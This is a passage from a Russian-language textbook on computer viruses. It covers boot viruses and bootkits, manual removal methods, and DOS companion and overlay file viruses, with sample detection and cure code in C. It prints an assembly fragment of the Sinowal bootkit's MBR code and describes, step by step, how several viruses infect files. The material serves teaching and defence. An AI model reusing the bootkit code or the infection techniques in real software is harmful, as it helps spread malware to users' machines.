ми старого доброго (и удобного!) Norton Commander'а. Способность к самостоятельному заражению дискет в современных условиях у вирусов **Babec** и **Logko** довольно мала, но не равна нулю! Прочие загрузочные вирусы даже и этим похвастаться не могут.

Разумеется, «трюки», использованные в этих вирусах, «не сработают» в операционных системах семейства Windows NT, и вирус не сможет размножаться. Означает ли это, что загрузочные вирусы в новом веке потеряли актуальность и стали безопасными? Нет и еще раз нет! Если при включении компьютера оставить в кармане дисковода зараженную дискету, то «старые» загрузочные вирусы по-прежнему способны заразить винчестер машины с любой операционной системой, будь то MS-DOS, Windows, Linux или какая-нибудь экзотическая OS-9000. Вот пример одного из довольно современных пресс-релизов:

> *...Осенью 2007 г. пришло сообщение, что Aldi, крупный ритейлер компьютеров в Германии и Дании, поставила около 100 тыс. ноутбуков Medion с предустановленной Windows Vista и действующим загрузочным вирусом 13-летней давности... Вирус Stoned. Angelina записывается в главный загрузочный сектор... Компании пришлось отозвать зараженные ноутбуки для переустановки системы...*

Пусть загрузочный вирус, заразивший винчестер с современной операционной системой, потеряет способность к дальнейшему размножению, он все равно останется в загрузочном секторе и будет при каждом включении питания на мгновение получать управление. Если вирус безобиден, то он может прожить на машине много лет и «умереть» вместе с ней. Если же в его алгоритме предусмотрена какая-нибудь зловредная «шутка», то рано или поздно «час Ч» наступит, и последствия будут непредсказуемыми.

2.4.6. Буткиты

Еще один шанс на жизнь в среде Windows загрузочные вирусы получают вместе с развитием «*буткитов*» – так называются технологии вредоносного программного обеспечения, стартующего как загрузочный вирус, но затем внедряющегося в компоненты операционной системы еще до того, как она загрузилась. Нечто подобное проделывали в 1990-х годах файлово-загрузочные вирусы. Но первая «современная» программа такого класса – **Sinowal** – появилась в 2007 г. Спустя три года их насчитывалось уже несколько десятков.

«Зародыши» буткитов попадают на компьютеры пользователей не при помощи дискет, а внутри почтовых и сетевых червей, вместе с зараженными программами или после визита на «заминированную» интернет-страницу. Используя ту или иную уязвимость в программном обеспечении, они получают повышенные системные привилегии и вместе с ними – возможность прямой записи в сектора винчестера. Речь о червях, уязвимостях и заражении программ пойдет в соответствующих главах нашей книги. Пока же достаточно иметь в виду, что на начальном этапе своей работы буткит тем или иным образом заменяет оригинальный загрузчик и ждет первой перезагрузки компьютера.

По своему устройству и назначению стартовый фрагмент типичного буткита, расположенный в MBR винчестера и получающий управление после перезагрузки, почти ничем не отличается от загрузочного вируса. Вот, например, начало кода буткита **Sinowal**.

```
cli
xor bx,bx
mov ss,bx                    ; Установка новой области...
mov [ss:7BFEh],sp            ;...под стек
mov sp,7BFEh
push ds
pushad
cld
mov ds,bx
mov si,0x413                 ; Откусывание...
sub word ptr [si], 2         ;...2048 байтов памяти
lodsw
shl ax,6
mov es,ax
mov si,7C00h
xor di,di
mov ecx,256                  ; Копирование себя в...
rep movsw                    ;...откусанную" память
mov ax,0x202                 ; Считывание в "откусанную" память...
mov cl,61                    ;...двух секторов, начиная с {0,0,61}
mov dx,80h
mov bx,di
int 13h
xor bx,bx
mov eax,[bx+13h*4]           ; Установка нового...
mov [bx+13h*4],word New_13   ;...обработчика прерывания 13h
mov [es:Save_13+3],eax
mov [bx+13h*4+2],es
push es                      ; Переход в...
push offset New_Position     ;...откусанную" память
retf
```

Пожалуй, довольно характерным отличием буткитов от «классических» вирусов является чтение с диска целой группы секторов. В этом смысле **Sinowal.a**, считывающий сначала только два сектора, является исключением из правила. Впрочем, он «дочитывает» свой «хвост» с диска уже потом. В противоположность ему буткит **Trup.a** хранит на диске и сразу считывает в память 40 секторов – что более характерно для этой разновидности «заразы». Довольно «популярным» местом для хранения «хвоста» является пустое, неразмеченное пространство, расположенное сразу после последнего дискового раздела.

Стартовав, словно обычный загрузочный вирус, буткит и дальше ведет себя аналогичным образом: «откусывает» память, считывает в нее с диска остаток своего кода и оригинальный загрузчик, перехватывает дисковое прерывание «INT 13h» и передает управление оригинальному загрузчику. «Классический» вирус на этом заканчивает процедуру своей установки, а работа по установке буткита только еще начинается.

Дело в том, что значительная часть процесса загрузки операционной системы выполняется в «16-битовом» режиме, и при этом необходимые файловые компоненты считываются в память при помощи «INT 13h». Поскольку это прерывание перехвачено буткитом, он имеет возможность контролировать процесс загрузки операционной системы. В типичном случае буткит дожидается считывания в память фрагментов модуля «OSLOADER.EXE», расположенного внутри файла «NTLDR», и прямо в памяти видоизменяет их содержимое так, чтобы они вместо компонентов операционной системы считывали с диска компоненты буткита. Таким образом, к моменту, когда загрузчик операционной системы примет решение перейти из «16-битового» режима в «32-битовый» или «64-битовый», в памяти будут находиться и, соответственно, получат управление «фальшивые» компоненты операционной системы. Что они могут? Например, установить «лишние» или модифицировать «родные» драйверы операционной системы. Любая прикладная или системная программа, запущенная в такой системной среде, не сможет «увидеть» постороннего кода ни в своих файлах, ни в секторах своего винчестера. Это же относится и ко многим антивирусам. Stealth-эффект торжествует, не так ли?

Впрочем, если загрузиться с LiveCD, то буткит будет виден как на ладони.

2.5. Советы по борьбе с загрузочными вирусами

...Мы пробовали и леталь, и буксил, петронал, и еще что-то. Но я уверен, что эффективнейшим средством против наших мух были бы простые слюни.

А. и Б. Стругацкие.
«Чрезвычайное происшествие»

Вам может показаться странным, но даже в эпоху «расцвета» загрузочных вирусов – в начале 90-х годов XX века – некоторые специалисты-вирусологи не придавали им большого значения. Так, например, знаменитый Д. Н. Лозинский на протяжении ряда лет неоднократно высказывал мнение, что загрузочные вирусы вымирают и скоро совсем исчезнут. Первые версии его антивируса AidsTest даже и не пытались обнаруживать загрузочную «заразу». В качестве оправдания можно заметить, что сам Лозинский по большому счету не рассматривал свою антивирусную программу как коммерческий продукт, и «ковыряться» в Boot-секторах ему было просто неинтересно. Даже когда «по многочисленным просьбам трудящихся» ему пришлось включить в AidsTest процедуру обнаружения и удаления загрузочной «заразы», он попытался максимально упростить себе задачу. AidsTest даже самых последних версий (от осени 1997 г.) не удалял вирусы из загрузочных секторов дискет, а всего лишь нейтрализовывал их изменением пары байтов.

До лечения:

```
Start:
        jmp     Virus
      ...
Virus:
        ...
```

После лечения:

```
Start:
jmp     Start
...
Virus:
        ...
```

В результате основная цель оказывалась достигнута: дискета переставала быть «рассадником инфекции». Но поскольку основное тело

вируса оставалось в загрузочном секторе дискеты в нетронутом виде, другие антивирусы по-прежнему продолжали реагировать на «заразу». Да и нормальная загрузка с такой дискеты была невозможна, система просто зацикливалась.

Еще одна примечательная история была связана с тем, что Д. Н. Лозинский хранил сигнатуры вирусов внутри тела своего антивируса AidsTest в незашифрованном виде. И надо же было такому случиться, что включенный в состав операционной системы MS-DOS v5.0 антивирусный пакет MSAV использовал для поиска некоторых загрузочных вирусов в точности те же последовательности сигнатурных байтов, что и Лозинский! В результате один антивирус (от самой фирмы Micriosoft!) регулярно обнаруживал «заразу» внутри другого антивируса (от какого-то там «никому не известного русского»). Это послужило источником многочисленных слухов о том, что авторы отечественных антивирусов специально-де распространяют «заразу» внутри своих программ. Как ни прискорбно, но свинья всегда и везде находит грязь, а сторонники теории «антивирусников-вредителей» любой забавный казус трактуют в качестве ее (теории) доказательства.

Но более-менее грамотный (в компьютерном смысле) человек не может не удивиться: с какой стати антивирус MSAV пытается искать загрузочный вирус внутри программных файлов, то есть там, откуда этот вирус никогда не сможет стартовать?!

Но если подходить к описанным историям без излишних эмоций, следует признать, что Д. Н. Лозинский формально был прав в своем не слишком серьезном отношении к загрузочным вирусам. Дело в том, что в подавляющем большинстве случаев предотвратить заражение такого рода «инфекцией» (и излечиться от нее) любой более или менее грамотный пользователь способен самостоятельно без применения антивирусов.

2.5.1. Методы защиты дисков от заражения

Мы уже знаем, что подавляющее большинство загрузочных вирусов используют для инфицирования винчестера сервис, предоставляемый процедурами BIOS. Вот уже много лет программисты фирм Award, American Megatrends, Phoenix, Quadtel и других производителей BIOS включают в эти процедуры фрагменты кода, контролирующего запись в системные области винчестера. Если установить в положение «On» («Включено») флажок Virus Protection (или Virus Warning) в BIOS Setup, то при попытке изменить содержимое MBR пользователь будет предупрежден об этом и визуально, и звуковым

сигналом. Пользователь должен нажать на клавишу «Y», если он согласен с этим изменением, либо клавишу «N» в противном случае. Конечно, это не панацея. Например, вирус **Bored** умеет «соглашаться» за пользователя, заранее помещая в буфер клавиатуры код клавиши «Y». А вирус **Palma5** способен писать информацию в стартовый сектор винчестера, обращаясь к IDE-контроллеру в обход BIOS (на самом деле это несложно). Но таких вирусов крайне мало. Гораздо неприятнее тот факт, что режим Virus Protection на компьютерах у огромного количества пользователей просто отключен. Еще досаднее, что в BIOS компьютеров 2000–2007 годов этот режим часто отсутствовал по причине «неактуальности» загрузочных вирусов и возродился только после появления буткитов.

Другой очевидный, но почему-то редко используемый способ противодействия заражению загрузочными вирусами – шторка защиты от записи на дискетах. Исправный контроллер дисковода ни при каких обстоятельствах не пропустит вирус на защищенную таким образом «трехдюймовку»[1].

И наконец, самый главный способ защиты: надо просто не забывать вынимать дискеты из кармана дисковода во время его перезагрузки или включения питания компьютера.

Увы, описанные методы бессильны против буткитов. От них лучше всего защищаться методами, рассмотренными в главе, посвященной сетевым и почтовым червям.

2.5.2. Удаление загрузочных вирусов и буткитов «вручную»

Если все же заражение загрузочным вирусом состоялось, а у вас под рукой нет антивирусной программы, не стоит отчаиваться. Если вы опасаетесь, что заражен винчестер, загрузитесь с «чистой» дискеты или LiveCD[2] и лишь потом воспользуйтесь программами типа Symantec DiskEdit или Acronis Disk Editor.

Прежде всего скопируйте загрузочные сектора и подозрительные фрагменты дискового пространства в файл: они вам пригодятся для посылки вирусологам (если вирус новый) или для того, чтобы «в случае чего» вернуть их на прежние места.

---

[1] Кстати, когда-то давным-давно на пятидюймовых дискетах вместо шторки использовалась прорезь, которую следовало заклеивать специальной липкой бумажкой.

[2] Для «лечения» дискет эта предосторожность не обязательна.

Далее имейте в виду, что элементарно «исцеляется» дискета: скопируйте всю информацию с нее на винчестер или другую дискету, отформатируйте ее командой «FORMAT A:» или «B:» и верните информацию на место. Отметим, что такие действия противопоказаны в том случае, если копирование информации с дискеты на дискету может нарушить структуру ее содержимого, а она (структура) важна. Например, старые версии переводчика Stylus поставлялись на некопируемых «ключевых» дискетах. Не случайно дистрибутивные дискеты настоятельно рекомендуется хранить с открытыми шторками защиты от записи и снимать защиту лишь непосредственно перед установкой программного обеспечения на заведомо чистый от вирусов компьютер, а потом сразу же восстанавливать ее (защиту) в прежнем состоянии.

Кроме того, **Stoned**-подобные вирусы без проблем удаляются из MBR винчестера командой «FDISK /MBR»[1].

В более сложных случаях разобраться в произошедшем и восстановить status quo поможет старый добрый DiskEdit. Как правило, достаточно бывает найти на винчестере сохраненную вирусом или буткитом копию загрузочного сектора и вернуть ее на место. Обнаружить ее можно визуально – по характерным текстовым сообщениям и сигнатуре «AA55h». Кстати, дабы не заниматься этим нудным делом в пожарном порядке, лучше заранее самостоятельно сохранить копии загрузочных секторов в виде файлов на «спасательной» дискете или просто в корневом каталоге винчестера. За вас это могут сделать Norton Utilities или даже инсталлятор Windows, который предлагает организовать «спасительную» дискету во время установки операционной системы. Не отказывайтесь от этой возможности!

Ну и наконец, хочется успокоить самых ленивых и трусливых: даже если вы отказались от создания «спасительных» дискет и сохранения копий загрузчиков, все равно современные версии Windows отслеживают состояние загрузочных секторов и в случае их изменения не только предупредят вас о возможности заражения вирусом, но и восстановят их прежнее содержимое. Против буткита это не подействует, зато «обычный» вирус, скорее всего, будет побежден.

---

[1] Это стандартная утилита MS-DOS, входящая также в состав Windows 95/98/ME.

ГЛАВА 3

Файловые вирусы в MS-DOS

Большинство (по некоторым оценкам, до 20 тысяч) всех существующих на свете саморазмножающихся программ написаны для операционной системы MS-DOS [6]. За полтора десятилетия активной эксплуатации операционная система MS-DOS исследована вирусописателями буквально вдоль и поперек: мало найдется лазеек, в которые не пытались бы протиснуться созданные ими электронные «микроорганизмы». В свою очередь, вирусологам в попытках изловить просочившуюся «заразу» и заткнуть эти лазейки приходилось подчас демонстрировать подлинные чудеса программистской изобретательности.

Тем интереснее и полезнее проследить за увлекательными приключениями и кровопролитными сражениями, разворачивавшимися в извилистых полутемных лабиринтах операционной системы MS-DOS на протяжении полутора десятилетий, примерно с 1986 по 2000 г. Хотя бы потому, что приемы вирусных «атак» и антивирусных «защит» той эпохи получили продолжение и развитие в новом веке, в эпоху Windows-вирусов.

3.1. Вирусы-«спутники»

– Вы не дон Румата, – объявил дон Рэба. – Вы самозванец... Румата Эсторский умер пять лет назад и лежит в фамильном склепе своего рода.

А. и Б. Стругацкие. «Трудно быть богом»

В шпионских детективах можно встретить немало иллюстраций простой, понятной и легко реализуемой идеи – идеи «двойника». Широко используется она и в практике вирусописательства.

В основе функционирования вирусов-«*спутников*» (их еще называют вирусы-«*компаньоны*») лежит простой принцип: прикладная программа имеет возможность запустить на исполнение другую программу. Этот принцип справедлив для огромного количества операционных систем, включая MS-DOS, Windows, клоны UNIX и прочее, и, значит, вирусы этого класса представляют собой наиболее общий, универсальный тип компьютерной «заразы». Вот примеры того, как эта операция выполняется на различных языках программирования и в различных операционных системах.

В MS-DOS на языке ассемблера.

```
mov AH, 4Bh
mov al, 0                    ; 0 - загрузить и выполнить программу
mov ds, seg Path             ; Сегментная часть адреса имени программы
mov dx, offset Path          ; Смещение имени программы
mov es, seg ParB             ; Сегментная часть блока параметров
mov bx, offset ParB          ; Смещение блока параметров
int 21h
jc Error                     ; Переход по ошибке
...
Path     db 'PROGRAM.EXE',0
ParB     dw 0                ; Среда запускаемой программы - копия текущей
dw  ?                        ; Смещение хвоста командной строки
dw  ?                        ; Сегмент  хвоста командной строки
dw 4 dup (0)
```

В MS-DOS на языке Си:

```
system('PROGRAM.EXE');
```

В MS-DOS на языке Паскаль:

```
Exec('PROGRAM.EXE', '');
```

В Windows на языке Си:

```
WinExec('PROGRAM.EXE', SW_SHOWDEFAULT);
```

А вот пример для Unix-подобных систем:

```
pid_t q; char *e[]={"",""};
...
 if (fork())  wait(&q);  else  execv("./program", e);
```

Рассмотрим общие принципы работы вирусов-«спутников» на примере вируса **Spartak_II.2000**. Алгоритм работы этого представителя «электронной фауны» складывается из следующих шагов.

Шаг 1. Поиск целей для заражения. В качестве таковых выступают файлы с расширениями «.COM» и «.EXE».

```
MODE     COM      29 911  05.05.99  22:22 MODE.COM      <- 1-я жертва
MEM      EXE      32 338  05.05.99  22:22 MEM.EXE       <- 2-я жертва
VIRUS    EXE       2 000  04.07.98  13:35 VIRUS.EXE     <- вирус
         3 файлов          64 249 байт
```

Шаг 2. Переименование жертвы по следующему правилу: расширение файла меняется на «.EEE» для EXE-файлов и на «.CCC» для COM-файлов.

```
MODE     CCC      29 911  05.05.99  22:22 MODE.CCC      <- 1-я жертва
MEM      EEE      32 338  05.05.99  22:22 MEM.EEE       <- 2-я жертва
VIRUS    EXE       2 000  04.07.98  13:35 VIRUS.EXE     <- вирус
         3 файлов          64 249 байт
```

Шаг 3. Создание копии вируса со старым именем жертвы.

```
MODE     COM       2 000    09.09.01  13:32 MODE.COM     <- 1-я копия вируса
MEM      EXE       2 000    09.09.01  13:32 MEM.EXE      <- 2-я копия вируса
VIRUS    EXE       2 000    04.07.98  13:35 VIRUS.EXE    <- вирус
MODE     CCC      29 911    05.05.99  22:22 MODE.CCC     <- 1-я жертва
MEM      EEE      32 338    05.05.99  22:22 MEM.EEE      <- 2-я жертва
SPARTAK  BAT          86    09.09.01  13:32 SPARTAK.BAT
6 файлов          68 335 байт
```

Таким образом, после этого шага в каталоге содержатся как неизмененные, но переименованные файлы-жертвы, так и копии вируса, «узурпировавшие» право носить чужие имена. Собственно говоря, заражение состоялось. Если теперь пользователь попытается запустить одну из зараженных программ (например, захочет ознакомиться с распределением памяти при помощи команды «MEM»), то управление получит и начнет выполняться живущая в файле «MEM.EXE» копия вируса.

Шаг 4. Будучи запущен, вирус переименовывает себя, изменяя расширение файла своей активной копии на «.$$$», а «правильное» имя временно возвращается жертве.

```
MODE     COM       2 000    09.09.01  13:32 MODE.COM     <- 1-я копия вируса
MEM      $$$       2 000    09.09.01  13:32 MEM.$$$      <- 2-я копия вируса
VIRUS    EXE       2 000    04.07.98  13:35 VIRUS.EXE    <- вирус
MODE     CCC      29 911    05.05.99  22:22 MODE.CCC     <- 1-я жертва
MEM      EXE      32 338    05.05.99  22:22 MEM.EXE      <- 2-я жертва
SPARTAK  BAT          86    09.09.01  13:32 SPARTAK.BAT
6 файлов          68 335 байт
```

Шаг 5. Программа-жертва запускается из вируса при помощи функции 4Bh прерывания 21h. Она работает, как ни в чем не бывало, выполняет требуемые действия и не подозревает, бедняга, что

после ее завершения управление вновь получит зловредный вирус **Spartak_II.2000**. Вирус производит обратные переименования, возвращая ситуацию к той, каковая возникла после 3-го шага, и переходит к 1-му шагу. А именно: ищет новые цели для заражения, выполняет очередные переименования и т. д. При этом он никогда не заражает сам себя, то есть программные файлы длиной 2000 байтов.

Осталось упомянуть еще две малозначительные особенности вируса **Spartak_II.2000**. Изредка он оглашает окрестности компьютера ритмичным попискиванием и отображает на экране эмблему популярного спортклуба (см. рис. 3.1).




Рис. 3.1 ❖ Проявление вируса Spartak_II.2000

Другая особенность состоит в том, что, заразив файлы в каком-либо каталоге, он оставляет «лечилку»: файл «SPARTAK.BAT», который выполняет обратные переименования и копирования. Сам нагадил, сам и подтирает, – вот такие «совестливые» вирусописатели иногда попадаются.

Изучив алгоритм работы вируса **Spartak_II.2000**, нетрудно разработать алгоритм его удаления: надо уничтожить все файлы длиной 2000 байтов, обладающие расширениями «.COM» и «.EXE», для которых имеются «эквиваленты» с расширениями «.CCC» и «.EEE». Затем потребуется вернуть всем переименованным программам их прежние имена, освободив их таким образом из тяжкой вирусной «кабалы». В упрощенном виде (не делая проверок) эти операции выполняет файл «SPARTAK.BAT».

```
copy *.ccc *.com
copy *.eee *.exe
del *.eee
del *.ccc
```

Возникает, разумеется, вопрос: почему нами обойдена вниманием задача обнаружения и однозначного распознавания вируса **Spartak_II.2000**? Дело в том, что этот вирус полиморфен и не имеет постоянной сигнатуры. Проблема распознавания таких вирусов будет рассмотрена позже.

Разумеется, вирусы-«спутники» обладают рядом более или менее неприятных побочных свойств. Во-первых, при копировании зараженной программы в другое место гарантирован только перенос вируса, а на переименованную «жертву» пользователь может и не обратить внимания. Во-вторых, запуск таким образом зараженной программы с носителя, защищенного от записи, – например, с CD/DVD – невозможен. В-третьих, становятся неработоспособными некоторые программы, для корректной работы которых важно «правильное» имя. Имеются и другие «мелочи», способные сильно попортить кровь пользователю.

Интересная вариация идеи программы-«двойника» основана на особенности функционирования командных процессоров COMMAND.COM и CMD.EXE: если пользователь при запуске не указывает расширения программы, то командный процессор сначала пытается найти и запустить ее COM-вариант. Таким образом, если в каталоге лежат две программы с одинаковыми именами, но с разным расширениями, например «PROGRAM.COM» и «PROGRAM.EXE», то запускаться всегда будет та из них, которая имеет расширение «.COM». Вот как работает старинный вирус **HLLC.Aids.8064**, использующий эту особенность. До заражения:

```
MEM    EXE  32 338  05.05.99  22:22 MEM.EXE     <- Жертва
VIRUS EXE   8 064  25.06.99  14:20 virus.exe  <- Вирус
      2 файлов    40 402 байт
```

После заражения:

```
MEM    EXE  32 338  05.05.99  22:22 MEM.EXE     <- Жертва
VIRUS EXE   8 064  25.06.99  14:20 virus.exe  <- Вирус
MEM    COM   8 064  25.06.99  14:20 MEM.COM     <- Копия вируса
      3 файлов    48 466 байт
```

Итак, вирусу не требуется не только модифицировать каким-либо образом свою «жертву», но даже и переименовывать ее! Впрочем, переименование может оказаться необходимым, если программа уже имеет расширение «.COM». В этом случае «жертве» целесообразно присвоить расширение «.EXE», тогда вирус получит возможность захватить более «привилегированное» имя с расширением «.COM».

Собственно говоря, вирус **HLLC.Aids.8064** довольно примитивен и сам так никогда не поступает, зато подобное умение присуще множеству других, чуть-чуть более «продвинутых» вирусов-«спутников».

3.2. «Оверлейные» вирусы

Впереди мчалась госпожа Мозес с гигантским черным сундуком под мышкой, а на плечах ее грузно восседал сам старый Мозес.

А. и Б. Стругацкие.
«Отель "У погибшего альпиниста"»

Вообще, под *оверлеями*, или *оверлейными сегментами*, в информатике обычно понимают «несамостоятельные» фрагменты программного кода, которые изначально не присутствуют в оперативной памяти и хранятся где-то на внешнем носителе. «Главная» программа (которую часто называют *корневым сегментом*) поочередно загружает их для исполнения в один и тот же район оперативной памяти так, что они перекрывают друг друга. Отсюда и произошел термин (англ. *overlay* – перекрытие). Если оверлейные сегменты представляют собой отдельные файлы, то говорят о *внешних оверлеях*. Если они составляют одно целое с файлом корневого сегмента, то считается, что это *внутренние оверлеи*.

Рассмотренные в предыдущем разделе вирусы-спутники тоже в каком-то смысле реализуют идею внешних оверлеев. Существуют также вирусы, которые после заражения прикрепляют файлы «жертв» к своему файлу. Будем называть их *«оверлейными» вирусами*.

Рассмотрим подробнее принцип их действия на примере вируса **HLLP.Light.4859**.

Шаг 1. Вирус содержит внутри себя зараженную программу в качестве «внутреннего» оверлея. Сразу после запуска получает управление «корневой сегмент», то есть вирус. Вирус «знает», начиная с какой позиции в его файле располагается оригинальная программа, создает на диске файл с именем LIGHT.COM, извлекает из своих «недр» и размещает в нем оригинальную программу и запускает ее на исполнение.

```
MORE     COM       10 503  05.05.99  22:22 MORE.COM  <- здоровая программа
LIGHT    COM       10 503  05.05.99  22:22 LIGHT.COM <- бывший оверлей
VIRUS    COM       15 099  05.07.97  19:05 virus.com <- вирус с оверлеем
         3 файлов          36 105 байт
```

Шаг 2. Вновь получив управление, вирус стирает файл LIGHT.COM.

Шаг 3. Вирус ищет в текущем каталоге цели для заражения. В нашем случае «нападению» должна подвергнуться системная утилита MORE.COM.

```
MORE    COM        10 503  05.05.99  22:22 MORE.COM  <- здоровая программа
VIRUS   COM        15 099  05.07.97  19:05 virus.com <- вирус с оверлеем
        2 файлов          25 602 байт
```

Шаг 4. Вирус записывается на место программы-«жертвы», а потом (предварительно сохранив в памяти) присоединяет байты ее прежнего содержимого к этому же файлу. В результате получается файл «суммарной» длины, корневой сегмент которого представляет собой код вируса, а пассивный внутренний оверлей – код программы (см. рис. 3.2).




Рис. 3.2 ❖ Принцип заражения, используемый «оверлейными» вирусами

Итак, после заражения файл MORE.COM «поправляется» на 4859 байтов.

```
MORE    COM      15 362  17.09.01  21:40 MORE.COM
VIRUS   COM      15 099  05.07.97  19:05 virus.com
        2 файлов          30 461 байт
```

Разумеется, корректная работа запускаемой таким образом «жертвы» возможна далеко не всегда – некоторые программы «обижаются», когда их называют чужим именем. Но «негордых» программ тоже довольно много. Они нормально запустятся, выполнят свою работу и завершатся, вернув управление коду вируса.

Более «продвинутый» вирус должен был бы переименоваться во что-нибудь иное, разместить «жертву» под ее подлинным именем, за-

пустить ее, а после получения управления выполнить обратную операцию (примерно так, как это делал вирус **Spartak_II.2000**). Такие вирусы действительно существуют, и их немало.

Обычно вирусологи присваивают префикс «HLL» именам вирусов, написанных на языках высокого уровня – Паскале, Си, Бэйсике, Клиппере, Форте, Модуле-2, Delphi и прочих. Четвертая буква префикса специфицирует тип вируса:

- HLLC – вирусы-спутники (companion);
- HLLP – «оверлейные» вирусы-паразиты (parasitic);
- HLLO – перезаписывающие вирусы (overwriting).

Для создания вирусов-спутников и «оверлейных» вирусов требуются минимальные знания и умения в области программирования (даже знание языка Ассемблера совершенно необязательно) и совсем немного времени. Например, исходный текст вируса **HLLP.Light.4859**, опубликованный в 12-м выпуске электронного журнала Infected Voice, состоит всего из 65 строк на языке Паскаль, 10 из которых предназначены для отображения всяческих дурацких сообщений типа «Мужики бросай работать – пошли пивасика пить!» (авторские орфография и пунктуация сохранены). Нередко HLL-вирусы содержат внутри себя объемную «переписку» с вирусологами, обычно без малейших признаков грамотности, зато с обилием ненормативной лексики (примером могут служить «щенки» из семейства **HLLP.Doggy**). Еще меньше мыслительных ресурсов затрачивается на создание *перезаписывающих вирусов*, которые не утруждают себя «излишествами», а просто убивают «жертву», записываясь поверх нее. Написание HLL-вирусов такого рода – привилегия воинствующих бездарей.

Тем не менее обнаружение и излечение HLL-вирусов подчас представляют для вирусолога нелегкую задачу. Обычно это случается, когда вирус содержит какую-нибудь неочевидную изюминку, например приписывает к себе «жертву», предварительно зашифровав ее. Полдюжины строк на языке высокого уровня нередко «разворачиваются» в килобайты кода (а для Windows-вирусов – в десятки и сотни килобайтов!), через которые приходится долго и мучительно пробираться вирусологу. Но, по большому счету, в этом «виноваты» авторы компилятора, использованного для написания вируса, а совсем не вирусописатели.

Для разработки нашего антивируса изучать машинные коды не понадобится – алгоритм работы вируса **HLLP.Light.4859** прост, прозрачен и легко познается в результате несложных экспериментов.

Разработаем две функции: int infected(char *) и int cure (char *). Первая из них предназначена для проверки программы, имя которой передается ей в текстовом массиве, на зараженность. Функция должна возвращать ненулевой код, если файл заражен. Вторая будет выполнять удаление вирусного кода из зараженной программы.

Однозначно распознать вирус **HLLP.Light.4859** нам поможет рассмотренный ранее принцип байтовых сигнатур. Для HLL-вирусов необходимо выбирать длинные сигнатуры, располагающиеся где-то в середине вируса. Дело в том, что компиляторы с языков высокого уровня склонны генерировать очень похожие и даже идентичные фрагменты кода для абсолютно разных программ, а значительную часть программного модуля всегда занимает стандартный код RTL (англ. *Runtime Library* – библиотека времени исполнения). Соответственно, вероятность ложного срабатывания при использовании коротких сигнатур весьма высока. Для нашего учебного примера вполне достаточной будет сигнатура длиной 16 байтов. Пусть она располагается в вирусе, начиная с позиции 1000h=4096, тогда ее образуют следующие значения: «88h 42h 0E0h 46h 0EBh 27h 00h 0Edh 3Fh 8Bh 0CEh 0E3h 12h 8Dh 7Eh 0E0h». Будем считать, что если в проверяемом файле по адресу 4096 располагаются именно эти байты, то программа заражена вирусом **HLLP.Light.4859**. Функция infected() может выглядеть примерно так:

```
unsigned char sign[16] =  {0x88, 0x42, 0xE0, 0x46, 0xEB, 0x27,
 0x00, 0xED,  0x3F, 0x8B, 0xCE, 0xE3, 0x12, 0x8D, 0x7E, 0xE0  };

int infected(char *s) {
 unsigned char buf [16];  int  f;
 f = open(s, O_BINARY|O_RDONLY);
 lseek(f, 0x1000, SEEK_SET);
 read(f, buf, 16);
 close(f);
 return (!strncmp(buf, sign, 16));
}
```

Вирус из программы удаляется тоже очень просто: 1) из зараженного файла считывается фрагмент, начинающийся с байта 4859 и простирающийся вплоть до конца файла; 2) этот фрагмент записывается в начало файла; 3) если оригинальная программа была короче вируса, то в конце файла образуется «лишний хвост», его рекомендуется отсечь. Вот примерный вариант функции cure():

```
cure(char *s) {
 int f, n; unsigned char buf[512]; unsigned long rp, wp;
```

```
 f = open(s, O_BINARY|O_RDWR);
 rp=4859; wp=0; n=512;
 while(n)  {
  lseek(f, rp, SEEK_SET);
  n = read(f, buf, 512);
  lseek(f, wp, SEEK_SET);
  write(f, buf, n);
  rp+=n; wp+=n;
 }
 close(f);
}
```

3.3. Вирусы, заражающие COM-программы

...Он собрал бы эту штуку в два счета, не раскрывая глаз.

А. и Б. Стругацкие. «Обитаемый остров»

COM-программы представляют собой неструктурированный блок кода и данных, не превышающий по размеру 64 Кб и начинающийся с исполняемой команды. Программы такого вида – наследие, оставшееся от операционной системы CP/M, предшественницы MS-DOS и Windows. Но до сих пор операционные системы (например, Windows 2000/XP) позволяют запускать такие программы. А в Windows 95/98/ME половина стандартных системных утилит, хранящихся в подкаталоге «%Windir%\COMMAND», просто являются COM-программами.

Следует отличать COM-программы от COM-файлов, то есть от файлов с расширением «.COM». Дело в том, что внутреннее содержимое программы может не соответствовать расширению. Например, командный процессор «COMMAND.COM» в MS-DOS версий до 6.22 включительно имел COM-формат, а начиная с версии 7.x его файл с тем же именем содержит уже 95-килобайтовую EXE-программу.

3.3.1. Внедрение в файл «жертвы»

Системный загрузчик выделяет COM-программе максимальный свободный фрагмент основной (conventional) памяти, в первых 256 байтах которой строит префикс программного сегмента PSP (это верно и для COM-, и для EXE-программ), затем, начиная со смещения 100h, размещает содержимое программного файла в неизменном виде, на-

страивает регистры и, наконец, передает управление на первую исполняемую команду. Вот структура PSP:

```
Int20     dw ?              ; +00H - байты CD 20h  - код команды INT 20H
TopMem    dw ?              ; +02H - размер в 16-байтниках выделенной памяти
          db ?              ; +04H - ???
Call1     db ?              ; +05H - начало команды CALL смещение:сегмент CP/M
SegSiz    dw ?              ; +06H - размер программного сегмента
Call2     dw ?              ; +08H - конец команды CALL смещение:сегмент CP/M
aInt22    dd ?              ; +0aH - Предыдущий адрес обработчика INT 22H
aInt23    dd ?              ; +0eH - Предыдущий адрес обработчика INT 23H
aInt24    dd ?              ; +12H - Предыдущий адрес обработчика INT 24H
ParPSP    dw ?              ; +16H - Сегмент PSP программы-родителя
Htab      db 20 dup (?)     ; +18H - таблица описателей открытых файлов
EnvSeg    dw ?              ; +2cH - Сегмент блока окружения (среды)
SSSP      dd ?              ; +2eH - начальное содержимое SS:SP
Nhan      dw ?              ; +32H - счетчик заполненных полей в таблице описателей
AHTab     dd ?              ; +34H - адрес текущей таблицы описателей
PrPSP     dd ?              ; +38H - указатель на предыдущий PSP
          db 4 dup  (?)     ; +3CH - ???
Vers      dw ?              ; +40H - версия MS-DOS (начиная с 5.0)
